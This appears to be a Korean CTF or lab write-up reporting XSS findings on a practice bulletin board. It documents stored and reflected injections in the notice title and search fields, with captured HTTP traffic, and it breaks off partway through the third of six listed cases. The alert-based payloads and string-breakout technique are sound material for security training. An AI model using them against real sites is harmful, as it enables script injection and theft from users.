
XSS 취약점 점검 결과 보고서

2025.06.10

심 재 현

목 차

1. 개요	3
1. 1. 목적	3
1. 2. 점검 대상	3
2. 취약점 점검 결과	4
2. 1. XSS 1	4
2. 2. XSS 2	8
2. 3. XSS 3	14
2. 4. XSS 4	18
2. 5. XSS 5	22
2. 6. XSS 6	26

1. 개요

1. 1. 목적

본 보고서는 회원제 게시판 애플리케이션 내에서 XSS(Cross Site Scripting) 취약점의 존재 여부를 점검하고, 해당 취약점을 이용하여 임의의 스크립트가 실행될 수 있는지 여부를 확인하는 것을 목표로 한다. 이를 통해 보안 취약점이 실제 공격에 이용될 수 있는 가능성을 평가하고 시스템의 안전성에 영향을 미칠 요소를 탐색한다.

1. 2. 점검 대상


No.	Title	URL
1	XSS 1	http://ctf.segfaulthub.com:4343/xss_1/
2	XSS 2	http://ctf.segfaulthub.com:4343/xss_2/
3	XSS 3	http://ctf.segfaulthub.com:4343/xss_3/
4	XSS 4	http://ctf.segfaulthub.com:4343/xss_5/
5	XSS 5	http://ctf.segfaulthub.com:4343/xss_6/
6	XSS 6	http://ctf.segfaulthub.com:4343/xss_7/

2. 취약점 점검 결과

2. 1. XSS 1

취약점 위치	URL	http://ctf.segfaulthub.com:4343/xss_1/notice_write.php
	페이지 흐름	메인 페이지 > 공지 사항 > 글쓰기
	파라미터	create_title
취약점 유형	Stored XSS	

[1] 회원가입 및 로그인 후 공지 사항 게시판의 글쓰기 페이지로 이동



The screenshot shows a web browser window with the address bar displaying 'ctf.segfaulthub.com:4343/xss_1/notice_write.php'. The page content is a form for creating a notice. It features a light blue background. The form itself is white and contains two input fields: '제목' (Title) and '내용' (Content). Below the '내용' field is a blue button labeled 'create'.

[2] 제목 및 내용에 입력한 텍스트가 게시물 열람 페이지에서 서버 응답에 포함됨을 확인

The first screenshot shows a POST request to `/xss_1/notice_write_process.php` with a `Content-Type` of `multipart/form-data`. The response is an `HTTP/1.1 200 OK` with a `Content-Type` of `text/html; charset=UTF-8`. The response body contains a JavaScript alert message: `alert('글 작성에 성공하셨습니다!')`.

The second screenshot shows a GET request to `/xss_1/notice_read.php?id=210&view=1`. The response is an HTML page with the following structure:

```
<div class = "posting">
  <div class = "posting_title">
    test
  </div>
  <div class = "posting_contents">
    test
  </div>
  <div class = "likes">
    <a href = 'likes.php?id=210&heart=1&user=any'>
      <i class="far fa-heart white fa-2x">
    </i>
    </a>
    <span class = "likes_count">
      0
    </span>
  </div>
</div>
```

[3] 제목 및 내용에 <">를 입력하여 특수 문자 변환 여부 확인

The screenshot shows a web browser with the address bar displaying `ctf.segfaulthub.com:4343/xss_1/notice_write.php`. The page content is a blue background with a white input field containing the text `<">`. Below the input field, the text `<">` is displayed, indicating that the browser has converted the input into a valid HTML entity.


[4] 글 제목은 서버 응답에 그대로 출력되고, 내용은 HTML 인코딩이 이루어짐을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /xss_1/notice_read.php?id=211&view=1	HTTP/1.1		26	<div class = "posting">		
2	Host: ctf.segfaulthub.com:4343			27	<div class = "posting_title">		
3	Upgrade-Insecure-Requests: 1				<!--		
4	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)			28	</div>		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			29	<div class = "posting_contents">		
6	Referer: http://ctf.segfaulthub.com:4343/xss_1/notice_list.php			30			
7	Accept-Encoding: gzip, deflate, br				<i class="far fa-heart white fa-2x">		
8	Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7				</i>		
9	Cookie: PHPSESSID=vtg05nk33tbpcae77fakdjqla			31			
10	Connection: keep-alive						
11					0		
12				32			

[5] HTML 인코딩이 이루어지지 않는 제목 란에 <script>alert(1);</script>를 입력하고 게시물 생성

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /xss_1/notice_read.php?id=213&view=1	HTTP/1.1		26	<div class = "posting">		
2	Host: ctf.segfaulthub.com:4343			27	<div class = "posting_title">		
3	Upgrade-Insecure-Requests: 1				<script>		
4	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)				alert(1);		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			28	</script>		
6	Referer: http://ctf.segfaulthub.com:4343/xss_1/notice_list.php				</div>		
7	Accept-Encoding: gzip, deflate, br			29	<div class = "posting_contents">		
8	Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7			30	test		
9	Cookie: PHPSESSID=vtg05nk33tbpcae77fakdjqla				</div>		
10	Connection: keep-alive			29	<div class = "likes">		
11				30			
12					<i class="far fa-heart white fa-2x">		
					</i>		
				31			
							
					0		
							


[6] 해당 게시물을 열람할 경우 알림 창이 표시됨을 확인



2. 2. XSS 2

취약점 위치	URL	http://ctf.segfaulthub.com:4343/xss_2/notice_list.php
	페이지 흐름	메인 페이지 > 공지 사항
	파라미터	board_result
취약점 유형	Reflected XSS	

[1] 로그인 후 공지 사항 게시판으로 이동



[2] 검색란에 입력한 검색어가 알림창에 그대로 출력됨을 확인(검색 결과가 없는 경우)

The screenshot shows a web application interface with a search bar and a table of results. The search bar contains the text 'test'. Below the search bar, there is a table with columns: User ID, Title, Views, and Date. The table is empty. Below the table, there is a button labeled '글쓰기' (Write). Below the button, there is a pagination control showing page numbers 1 through 13. The bottom part of the screenshot shows a confirmation message: 'ctf.segfaulthub.com:4343 내용: test에 대한 검색 결과가 존재하지 않습니다.' (ctf.segfaulthub.com:4343 content: No search results found for test). Below the message is a button labeled '확인' (Confirm).

ctf.segfaulthub.com:4343 내용:
test에 대한 검색 결과가 존재하지 않습니다.

확인

Request

```
1 POST /xss_2/notice_list.php HTTP/1.1
2 Host: ctf.segfaulthub.com:4343
3 Content-Length: 83
4 Cache-Control: max-age=0
5 Origin: http://ctf.segfaulthub.com:4343
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://ctf.segfaulthub.com:4343/xss_2/notice_list.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=9ot98r71qtcde05hluhn9veucv
14 Connection: keep-alive
15
16 option_val=username&board_result=test&board_search=%F0%9F%94%8D&date_from=&date_to=
```


Response

```
49 <script>
50 alert('test에 대한 검색 결과가 존재하지 않습니다.');
```


49 <script>
50 alert('test에 대한 검색 결과가 존재하지 않습니다.');

51 </script>
52 </tbody>
53 </table>
54 </div>
55 <button class = "writeBtn" onclick = "location.href = 'notice_write.php'">
글쓰기
</button>
<div class = "paginations">
<form method = "post">
<input type = "submit" class = 'pagination' name = 'page' value = '1'
</input type = "submit" class = 'pagination' name = 'page' value = '2'
</input type = "submit" class = 'pagination' name = 'page' value = '3'
</input type = "submit" class = 'pagination' name = 'page' value = '4'

[3] 검색어로 "<"를 입력하여 특수 문자 변환 여부 확인



[4] HTML 인코딩이 이루어지나 작은따옴표와 큰따옴표는 서버 응답에 그대로 출력됨을 확인



[5] 검색어로 ');alert(1);('를 입력하여 <script> 태그의 내용을 다음과 같이 변경

Free Talking x +

← → ↻ 주의 요함 ctf.segfaulthub.com:4343/xss_2/notice_list.php

작성자 ▾ ');alert(1);(' 🔍 연도 📅 연도 📅

User ID	Title	Views	Date
---------	-------	-------	------

글쓰기

1 2 3 4 5 6
7 8 9 10 11 12
13

Request

Pretty Raw Hex

```
1 POST /xss_2/notice_list.php HTTP/1.1
2 Host: ctf.segfaulthub.com:4343
3 Content-Length: 109
4 Cache-Control: max-age=0
5 Origin: http://ctf.segfaulthub.com:4343
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://ctf.segfaulthub.com:4343/xss_2/notice_list.php
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
14 Cookie: PHPSESSID=9ot98r71qtcd05hluhn9veucv
15 Connection: keep-alive
16 option_val=username&board_result=%27%29%3Balert%28%29%3B%28%27&board_search=%F0%9F%94%8D&date_from=&date_to=
```

Response

Pretty Raw Hex Render

```
49 <script>
50   alert('');
51   alert(1);
52   ('에 대한 검색 결과가 존재하지 않습니다.');
```

</tbody>

</table>

</div>

<button class = "writeBtn" onclick = "location.href = 'notice_write.php'">

글쓰기

</button>

<div class = "paginations">

<form method = "post">

<input type = 'submit' class = 'pagination' name = 'page' value = '1' />

<input type = 'submit' class = 'pagination' name = 'page' value = '2' />

<input type = 'submit' class = 'pagination' name = 'page' value = '3' />

</form>

</div>

[6] 해당 요청을 GET 방식으로 변경한 후 전송하여 동일한 응답 확인 및 URL 복사

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `/xss_2/notice_list.php` with various headers and a body. The 'Response' tab shows the resulting HTML page, which includes a script alert and a form.

Request


```
1 POST /xss_2/notice_list.php HTTP/1.1
2 Host: ctf.segfaulthub.com:4343
3 Content-Length: 109
4 Cache-Control: max-age=0
5 Origin: http://ctf.segfaulthub.com:4343
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0
10 Referer: http://ctf.segfaulthub.com:4343/xss_2/notice_list.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=9ot98r71qtcde05hluhn9veucv
14 Connection: keep-alive
15
16 option_val=username&board_result=%27%29%3Balert%281%29%3B%27&board_search=%F0%9F%94%8D&date_from=&date_to=
```

Response

```
49 <script>
50   alert('');
51   alert(1);
52   ('에 대한 검색 결과가 존재하지 않습니다.');
```

The response is an HTML page with a script alert and a form. The form has a 'writeBtn' button and a 'paginations' section with a 'form method = "post"' and several 'input type = "submit"' elements.


[7] 해당 URL로 접속하여 빈 알림 창 이후 1이 출력된 알림 창이 표시됨을 확인



2. 3. XSS 3

취약점 위치	URL	http://ctf.segfaulthub.com:4343/xss_3/mypage..php
	페이지 흐름	메인 페이지 > 마이페이지
	파라미터	user
취약점 유형	Reflected XSS	

[1] 로그인 후 마이페이지로 이동



[2] GET 방식으로 전송되는 user 파라미터의 값이 화면에 그대로 출력되고 있을 가능성을 고려하여, user 파라미터 값을 <'>로 변경하여 전송(특수 문자 변환 여부 함께 확인)

```

Request
Pretty Raw Hex
1 GET /xss_3/mypage.php?user=<'> HTTP/1.1
2 Host: ctf.segfaulthub.com:4343

```

[3] user 파라미터의 값이 서버 응답에 포함되며, 특수 문자가 변환되지 않음을 확인

```

Edited request
Pretty Raw Hex
1 GET /xss_3/mypage.php?user=<'> HTTP/1.1
2 Host: ctf.segfaulthub.com:4343
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
5 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
7 mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
10 Cookie: PHPSESSID=ctlodii8u21dkeijnnc851pmeu
11 Connection: keep-alive

Response
